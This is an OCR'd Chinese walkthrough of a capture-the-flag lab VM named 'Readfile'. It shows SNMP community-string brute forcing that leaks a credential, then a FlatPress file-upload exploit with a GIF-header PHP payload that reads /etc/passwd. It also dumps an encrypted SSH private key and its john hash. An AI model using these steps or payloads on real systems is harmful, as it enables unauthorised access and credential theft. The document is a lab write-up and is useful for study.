

群友靶机-Readfile

信息收集

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-27 23:47 EDT
Nmap scan report for 10.0.2.13
Host is up (0.0018s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:8E:F3:98 (PCS Systemtechnik/Oracle VirtualBox virtual
NIC)

Nmap done: 1 IP address (1 host up) scanned in 6.88 seconds

# Nmap 7.95 scan initiated Sat Sep 27 21:33:04 2025 as: /usr/lib/nmap/nmap -sU
--top-ports 200 -oA udp 10.0.2.13
Nmap scan report for 10.0.2.13
Host is up (0.00072s latency).
Not shown: 198 closed udp ports (port-unreach)
PORT    STATE         SERVICE
68/udp  open|filtered dhcpc
161/udp open          snmp
MAC Address: 08:00:27:50:00:D6 (PCS Systemtechnik/Oracle VirtualBox virtual
NIC)

# Nmap done at Sat Sep 27 21:36:36 2025 -- 1 IP address (1 host up) scanned in
211.95 seconds
```

浅看一下web





不过都是需要授权的 那应该是通过snmp拿到凭据

立足点

```
┌──(kali㉿kali)-[~/Desktop/readfile/SNMP-Brute]
└─$ python snmpbrute.py -t 10.0.2.13 -f
/usr/share/seclists/Discovery/SNMP/common-snmp-community-strings.txt
    _____ _    ____   _______      ____                 __
```

```
  / ___// | / /  |/  / __ \   / __ )_______  __/ /____
  \__ \/  |/ / /|_/ / /_/ /  / __  / ___/ / / / __/ _ \
 ___/ / /|  / /  / / ____/  / /_/ / /  / /_/ / /_/  __/
/____/_/ |_/_/  /_/_/      /_____/_/   \__,_/\__/\___/

SNMP Bruteforce & Enumeration Script v2.0
http://www.secforce.com / nikos.vassakis <at> secforce.com
###############################################################

Trying ['public', 'private', '0', '0392a0', '1234', '2read', '4changes',
'ANYCOM', 'Admin', 'C0de', 'CISCO', 'CR52401', 'IBM', 'ILMI', 'Intermec',
'NoGaH$@!', 'OrigEquipMfr', 'PRIVATE', 'PUBLIC', 'Private', 'Public',
'SECRET', 'SECURITY', 'SNMP', 'SNMP_trap', 'SUN', 'SWITCH', 'SYSTEM',
'Secret', 'Security', 'Switch', 'System', 'TENmanUFactOryPOWER', 'TEST',
'access', 'adm', 'admin', 'agent', 'agent_steal', 'all', 'all private', 'all
public', 'apc', 'bintec', 'blue', 'c', 'cable-d', 'canon_admin', 'cc',
'cisco', 'community', 'core', 'debug', 'default', 'dilbert', 'enable',
'field', 'field-service', 'freekevin', 'fubar', 'guest', 'hello', 'hp_admin',
'ibm', 'ilmi', 'intermec', 'internal', 'l2', 'l3', 'manager', 'mngt',
'monitor', 'netman', 'network', 'none', 'openview', 'pass', 'password',
'pr1v4t3', 'proxy', 'publ1c', 'read', 'read-only', 'read-write', 'readwrite',
'red', 'regional', 'rmon', 'rmon_admin', 'ro', 'root', 'router', 'rw', 'rwa',
'san-fran', 'sanfran', 'scotty', 'secret', 'security', 'seri', 'snmp',
'snmpd', 'snmptrap', 'solaris', 'sun', 'superuser', 'switch', 'system',
'tech', 'test', 'test2', 'tiv0li', 'tivoli', 'trap', 'world', 'write',
'xyzzy', 'yellow'] community strings ...
10.0.2.13 : 161         Version (v1):   hello
10.0.2.13 : 161         Version (v2c):  hello
Waiting for late packets (CTRL+C to stop)

Trying identified strings for READ-WRITE ...

Identified Community strings
        0) 10.0.2.13       hello (v1)(RO)
        1) 10.0.2.13       hello (v2c)(RO)
```

```
┌──(kali㉿kali)-[~/Desktop/readfile/SNMP-Brute]
└─$ snmpwalk -c hello -v2c -t 10 10.0.2.13
iso.3.6.1.2.1.1.1.0 = STRING: "Linux readfile 5.15.0-156-generic #166-Ubuntu
SMP Sat Aug 9 00:02:46 UTC 2025 x86_64"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (424502) 1:10:45.02
iso.3.6.1.2.1.1.4.0 = STRING: "Me <me@example.org>"
iso.3.6.1.2.1.1.5.0 = STRING: "readfile"
```


```
iso.3.6.1.2.1.1.6.0 = STRING: "Sitting on the Dock of the Bay"
iso.3.6.1.2.1.1.7.0 = INTEGER: 72
iso.3.6.1.2.1.1.8.0 = Timeticks: (3) 0:00:00.03
iso.3.6.1.2.1.1.9.1.2.1 = OID: iso.3.6.1.6.3.10.3.1.1
iso.3.6.1.2.1.1.9.1.2.2 = OID: iso.3.6.1.6.3.11.3.1.1
iso.3.6.1.2.1.1.9.1.2.3 = OID: iso.3.6.1.6.3.15.2.1.1
iso.3.6.1.2.1.1.9.1.2.4 = OID: iso.3.6.1.6.3.1

......
......

iso.3.6.1.2.1.88.1.4.3.1.2.6.95.115.110.109.112.100.95.109.116.101.84.114.105.
103.103.101.114.82.105.115.105.110.103 = STRING: "_snmpd"
iso.3.6.1.2.1.88.1.4.3.1.3.6.95.115.110.109.112.100.95.108.105.110.107.68.111.
119.110 = STRING: "_linkUpDown"
iso.3.6.1.2.1.88.1.4.3.1.3.6.95.115.110.109.112.100.95.108.105.110.107.85.112
= STRING: "_linkUpDown"
iso.3.6.1.2.1.88.1.4.3.1.3.6.95.115.110.109.112.100.95.109.116.101.84.114.105.
103.103.101.114.70.97.105.108.117.114.101 = STRING: "_triggerFail"
iso.3.6.1.2.1.88.1.4.3.1.3.6.95.115.110.109.112.100.95.109.116.101.84.114.105.
103.103.101.114.70.97.108.108.105.110.103 = STRING: "_triggerFire"
iso.3.6.1.2.1.88.1.4.3.1.3.6.95.115.110.109.112.100.95.109.116.101.84.114.105.
103.103.101.114.70.105.114.101.100 = STRING: "_triggerFire"
iso.3.6.1.2.1.88.1.4.3.1.3.6.95.115.110.109.112.100.95.109.116.101.84.114.105.
103.103.101.114.82.105.115.105.110.103 = STRING: "_triggerFire"
iso.3.6.1.2.1.92.1.1.1.0 = Gauge32: 1000
iso.3.6.1.2.1.92.1.1.2.0 = Gauge32: 1440
iso.3.6.1.2.1.92.1.2.1.0 = Counter32: 0
iso.3.6.1.2.1.92.1.2.2.0 = Counter32: 0
```

```
┌──(kali㉿kali)-[~/Desktop/readfile/SNMP-Brute]
└─$ snmpwalk -v 2c -c hello 10.0.2.13 NET-SNMP-EXTEND-MIB::nsExtendOutputFull

NET-SNMP-EXTEND-MIB::nsExtendOutputFull."password_leak" = STRING: Please
change your old password mini:hereismyP@ssword!
```

成功拿下一组凭据 `mini:hereismyP@ssword!`

确定版本就是漏洞版本

根据 `https://github.com/flatpressblog/flatpress/issues/152`



直接走是走不通的 因为关闭了短标签 `short_open_tag`

sendmail_path	/usr/sbin/sendmail -t -i	/usr/sbin/sendmail -t -i
serialize_precision	-1	-1
short_open_tag	Off	Off
SMTP	localhost	localhost
smtp_port	25	25

不过也很好解决 加个头就行 同时注意到让我们使用：

- var_dump(scandir)
- readfile

上传poc

```
┌──(kali㉿kali)-[~/Desktop/readfile]
└─$ cat vul1.php
GIF89a;
<?php
readfile('/etc/passwd');
?>
```

GIF89a; root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:/usr/sbin/nologin systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin messagebus:x:103:104::/nonexistent:/usr/sbin/nologin systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin pollinate:x:105:1::/var/cache/pollinate:/bin/false syslog:x:106:113::/home/syslog:/usr/sbin/nologin uuidd:x:107:114::/run/uuidd:/usr/sbin/nologin tcpdump:x:108:115::/nonexistent:/usr/sbin/nologin tss:x:109:116:TPM software stack,,,:/var/lib/tpm:/bin/false landscape:x:110:117::/var/lib/landscape:/usr/sbin/nologin fwupd-refresh:x:111:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false sshd:x:113:65534::/run/sshd:/usr/sbin/nologin mini:x:1000:1000::/home/mini:/bin/rbash Debian-snmp:x:114:120::/var/lib/snmp:/bin/false

没问题 接下来就是一顿翻找

私钥 (/home/mini/.ssh/id_rsa):

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAACmFlcz1iNiljdHIAAAAGYmNyeXB0AAAAGAAAABBs9hF9e6
BDgkkpTQeIBXWnAAAAEAAAAAEAAAGXAAAAB3NzaC1yc2EAAAADAQABAAABgQDMLPsXVilq
XlhAbrmHu0y+r6ivfliXkqflejC0g61sXK6p4XXal1f554ERfTmkDnjch6jf6epk0ghVPZ
BwK7p2hdby/olVPf9uuNogocsnseMNxlwE/YabNLMc2hCWCYk/ecJvu59OSair3YZxEDdU
v6bGf85iIZ/jA/mZssu/BuBBThZ0T6hGLnCkZ+avby0Vc8gLIzrUvDdewhqFz3RVFI/JaY
Hufi16VFHfJPFzTrc1EFVlZDwJZ6kJJnhC+/l3Ks36TKDXV2Xla7DB5Fcq5jni6JnRa4iY
+b+oajaWonzd9FvQW43fmo0j3gTuMlLhoz5uNj97n+wvxo4NefV7OeZJkoAXY9xBTfsdhv
+XP1fRaWRsz8OE0pxrddButo/eJOoCr094vmDTaCTBL0G0/I0HKbDXVCRZSQWoh7Dw4hN1
v89n5VfR71w1JJxmNGWTRts t3wlH7CUscvS6T8wRcr3w0y2SmQwRy8O+6RxW9dsj4/Eojz
GMe09DFj+TVN0AAAWQlf+JWy/M5Rxe/K4o+xoFxWwczXoEJKJ/JjTgIpd5Y98izZ2+cg00
XfOc4gMjCEPjGlL9FqngLgl0WX19PTb8g/rgwT5ZMZRZIpLv9jMNGcK1q5HYJwUuW6QAr
JeKWrRM2d7fsdn9lJSFvBgy8pch6ZF86twDX7OAjto2smVpuEl7jCjDIn5GBUFDUNvMpGE
h2qWmkXXQwIlVF+BdRHrSajjbsCBF+e+90dZhpv54xN/Dpxlm/who2EpZyXjKnZdvG7C4I
4nOVH/YLx8A7cL9zhinYs+2d+mOw5QMVMwHukamn1ANq5EWnJSx7saIYQUdIALqHwG3yAl
qB/JqKDJtmE6ygtfoavgSsbi4VEkDJxWLod/GZ59aBNnq+k3s33jsIy5RBJmer0+Fu9KXc
wfVgI9QfDAiqlwQpruOP48qWZyL4/MWkifd/axAE0KL7objxUp6ltTSoNv+x6+pJaiOqt1
TShmbwoIxBXb8RZdrcoz2iGj7+SnEHl0a/2xOVXqROg075N65ajDrsFp6gKXOhxaMnzos7
SLvuAIec6s2t23YaRBhiJLeamgueSbtjL9xMlzzyoQbuw3MkQ3nDhgwGaFNRsiu5HiwcpQ
G0CkxOaENPZ3RGBWvErV8pS7KMl4Ux7HtHZXbXFz4P7bPi0fFMEIZ6/G9yDgyxopVIAiQj
FWrtwnxd45JAq67BzAVdglysvmrhCihm2FQjS714yH2kp8j526COstsx/CllzQsdfWEftg
wNrfz/gTrbO3Cl8yZjKJ9PnK3fJzxQR8eUA7LYm4T3l2zL/KL3x4CNJf/U4KvRL8i/rZw9
ZKX6k5EZq4hs++kyJapq+2mOlzw5vRw4ZGSEUAdfjOtaq3lVgvrMV005vR7Rafgn5GodOm
3aTPVvMM4+pIbwenDAS3p6wbaWovB1eAV9KHTHXSrtkeovqF941oILi9uBPkcO0eDsE+nn
oRohn5G4tZmykv6YsUT3VdMhr2MIhk+EOQ8aisL++hRNnvltW1HXnDJwsgdbdyFqADML06
LuNOADAaXTcOPW0Yq9FJhjH2EKIdxiDqYnBeUfxbRRovAUJf2MG6StJfoR9qqWY3wYC6/n
13YvxAWEWlTbn3PV5+W3Rro2+Xe0ekmT3oPBr1b613JiXt0BAc+keQxrSttUnXg5JAEIEH
1ptxsXCtd1TTJlkT08CIoagthw8nrdcmqR0Hl+xYCy7gjkYEwOhCRb/42En+aZ9N85NZFV
lI/xs+t2QpT8KhL4rRrm+u6zXMZuzUMGlE9SsI3+jd5TdZvgUt4k+5Cfqwm1/qc5Zqd1lV
pEJM7kgbPzKTxBPo8lMgJbaP055hw2CkISwfjmMgXN8bvqk+6VftTT0Y3ktlzmmeAG2Mrb
emrRSynbmZ94Jp6Kwt1dZnl+ybBCKFVrryCYEfXSybc8KxYGNAsFrU3NVMScbX1UgwRl/+
xbRMYSch/+AcorfWkN7EF3KyNoFBQlV/Sgr6/vYOZ8rn0IVCwqoxhjvSRguFamOM6k6yy4
kQ9N6Kabn2OiDK7GheP0tIGEyPFbRDFERSDeR6Yzkj3lKSD5dtEBj7I4YljP4ngmidEI2K
XuUb5xtgRcsTb8TcGc7EpscBBo6bcO1jQZTzgXiGIr2xABGe0WYFztov0On2gV8lCqHzxT
5kcpGaJqeaMI4xWJtA7+CWUGrNNJtecXt3EP+k1xmAM3Teu8yMNG0zxAXGryLh38xA3neX
HewC9JW9oKyqNnoDVbiJzZIcc4Oct5EzwtBtUsFFky9czMbVKGc32HTtFEkUHPq3qm7Xr
2nJ/i3jqlkeAU9Bc2bOz3sYUch5nc3GgKV2mSReUNXDUhJuv2fzD9PvUCxwTzeNFOZveV3
91HOF2ijmdWjTHyO6K9zQnvi9gQ=
-----END OPENSSH PRIVATE KEY-----
```

公钥 (/home/mini/.ssh/id_rsa.pub):

```
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDMLPsXVilqXlhAbrmHu0y+r6ivfliXkqflejC0g61sXK6p4XXal1f554ERfTmkDnjch6jf6epk0ghVPZBwK7p2hdby/olVPf9uuNogocsnseMNxlwE/YabNLMc2hCWCYk/ecJvu59OSair3YZxEDdUv6bGf85iIZ/jA/mZssu/BuBBThZ0T6hGLnCkZ+avby0Vc8gLIzrUvDdewhqFz3RV
```

授权密钥 (/home/mini/.ssh/authorized_keys):
不存在或不可读

```
┌──(kali㉿kali)-[~/Desktop/readfile]
└─$ ssh2john id_rsa
```

id_rsa:$sshng$6$16$6cf6117d7ba0438249294d07880575a7$1910$6f70656e7373682d6b657
92d7631000000000a6165733235362d6374720000000662637279707400000018000000106cf61
17d7ba0438249294d07880575a70000001000000001000001970000000773736 82d72736100000
00301000100000181 00cc2cfb1756296a5f58406eb987bb4cbeafa8af7e589792a7e57a30b483a
d6c5caea9e175da9757f9e781117d39a40e78dc87a8dfe9ea64d208553d90702bba7685d6f2fe8
9553dff6eb8da20a1cb27b1e30dc65c04fd869b34b31cda109609893f79c26fbb9f4e49a8abdd8
671103754bfa6c67fce62219fe303f999b2cbbf06e0414e16744fa8462e70a467e6af6f2d1573c
80b233ad4bc375ec21a85cf7455148fc96981ee7e2d7a5451df24f1734eb735105575643c0967a
909267842fbf9772acdfa4ca0d75765e56bb0c1e4572ae639e2e899d16b8898f9bfa86a3696a67
cddf45bd059ddc59a8d23de04ee3252e1a334a8363f7b9fec2fc68e0d78557b39e64992801763d
c414dfb1d86ff973f57d169646ccfc384d29c6b75d06eb68fde24ea02af4f78be60d36824c12f4
1b4fc8d0729b0d75424594905a887b0f0e21375bc1f67e557d1ef5c35249c6634659346db2ddf0
947ec252c72f4ba4fcc1172bdf0d32d92990c11cbc3bee91c56f5db23e3f1288f318c7b4f43163
f9354dd0000059095ff895b2fcce51c5efcae28fb1a05c56c1ccd7a0424a27f2634e022977963d
f22cd9dbe720d345df39ce2034c8c210f8c697d16a9e02e097459797d3d36fc83fae0c13e59319
4592292eff6330d19c2b5a89487609c14b96e9002b25e296ad133677b7ec767f6525216f060cbc
a5c87a645f3ab700d7ece023b68d92995a6e135ee30a30c89d2e815050d436f329184876a969a4
5d7430225545f817511eb49a8e36ec08117e7bef74759869bf9e3137f0e9c659bfc21a36129672
5e32a765dbc6ec2e08e273951ff60bc7c03b70bf738629d8b3ed9dfa63b0e503153301ee91a9a7
d4036ae445a7252c7bb1a21841474800ba87c06df2035a81fc9aa40c9b6613aca0b5fa1abea4ac
6e2e151240c9c562e877f1b6e7d681367abe937b37de3b08cb94412667abd3e16ef4a5dcc1f560
23d41f0c08aad70429aee38fe3ca966722f8fcc5a489f77f6b1004d0a2fba1b8f1529ea5b534a8
36ffb1ebea496a23aab754d28666f0a08c415dbf1165dadca33da21a3efe4a71079746bfdb1395
5ea44e834ef937ae5a8c3aec169ea02973a1c5a327ce8b3b48bbee00879ceacdadcf761a441862
24b79a9a0b9e49bb632fdc4c973cf2a106eec373244379c3860c06685351b22bb91e2c1ca501b4
0a4c4368434f677446056bc4ad5f294bb28c978531ec7b476576d7173e0fedb3e2d1f14c13567a
fc6f7242acb1a29548022423156aedc27c5de39240abaec1cc055d825cacbe6ae10a2866d85423
4bb8b8c87da4a7c8f9dba090b2db31fc294bcd0b1d7d611fb60c0dadfcff813adb3b70a5f32663
289f4f9caddf273c5047c79403b2d89b84f7976ccbfca2f7c7808d25ffd4e0abd12fc8bfad9c3d
64a5fa939119ab886cfbe93225aa6afb698e973c39bd1c386464845007 5f8ceb5aab795582facc
574d39bd1ed169f827e46a1d3a6dda4cf56f1cce3ea486f07a70c04b7a7ac1b696a2ff3578057d
2874c75d2aed91ea2fa85f78d6820b8bdb813e470e39e0ec13e9e7a11a219f91b8b599b292fe98
b144f755d321af6308864f84390f1a8ac2fefa144d9ef96d5b51d79c3270b2075b77216a00330b
d3a2ee34e00301a5d370e3d6d18abd1498631f610a21dc620ea62705e51fc5b451a2f01425fd8c
1ba4ad25fa11f6aa96637c180bafe7d7762fc40584588 4db9f73d5e7e5b746ba36f977b47a4993
de83c1af56fad772625edd0101cfa4790c6b4adb549d7839240108107d69b71b170ad7754d3265
913d3c088a1aaad870f27add726a91d0797ec580b2ee08e4604c0e84245bff8d849fe699f4d079
359155948ff1b3eb764294fc2a12f8ad1ae6faeeb35cc66ecd4306944f52b08dfe8dde53759be0
52de24fb909fab09a2fea73966a775895a4424cee481b3f3293c413e8f2532025b68fd39e61c36
0a4212c1f8e63205cd05bbea93ee957ed4d3d18de4b65ce699e006d8cadb7a6ad1e729db999f78
269e8ac2dd5d66797ec9bf0228556baf209811f5d2c9b73c2b1606340b05ad4dcd54c49c6d7d54
830465ffec5b44c612721ffe01ca2b7d690dec41772b236817c43557fe60afafef60e67cae7048
542c2aa31863bd2460b856a638cea4eb2cb8910f4de8a69b9f63a20caec685e3f4b48184c8f15b
4431444790de47a633923df52920f976d1018fb2386258cfe2782689d108d8a5ee51be71b6045c
b136fc4dc19cec4a6c701068e9b70ed634194f381788622bdb100119ed16605ceda2fd0e9f6815
f250aa1f3c53e6472919a26a79a308e31589b40efe096506acd349b5e717b7710ffa4d71980337

```
4debbcc8c346d33c405c6af22e1dfcc40de77971dec02f495bda0acaa367a0355b889cd9cc871c
e0e72d484cf0b7cb54b057e4cbd73331b54a19cdf61d3b451245073eadea9bb5ebda727f8b78ea
d6478053d05cd9b3b3dec6147274a77371a0295da64917943570d4849bafd9fcc3f4fbd40b1c13
cde345399bde577f751ce1768a399d5a34c7c8ee8af73427be2f604$16$486

┌──(kali㉿kali)-[~/Desktop/readfile]
└─$ vim hash2

┌──(kali㉿kali)-[~/Desktop/readfile]
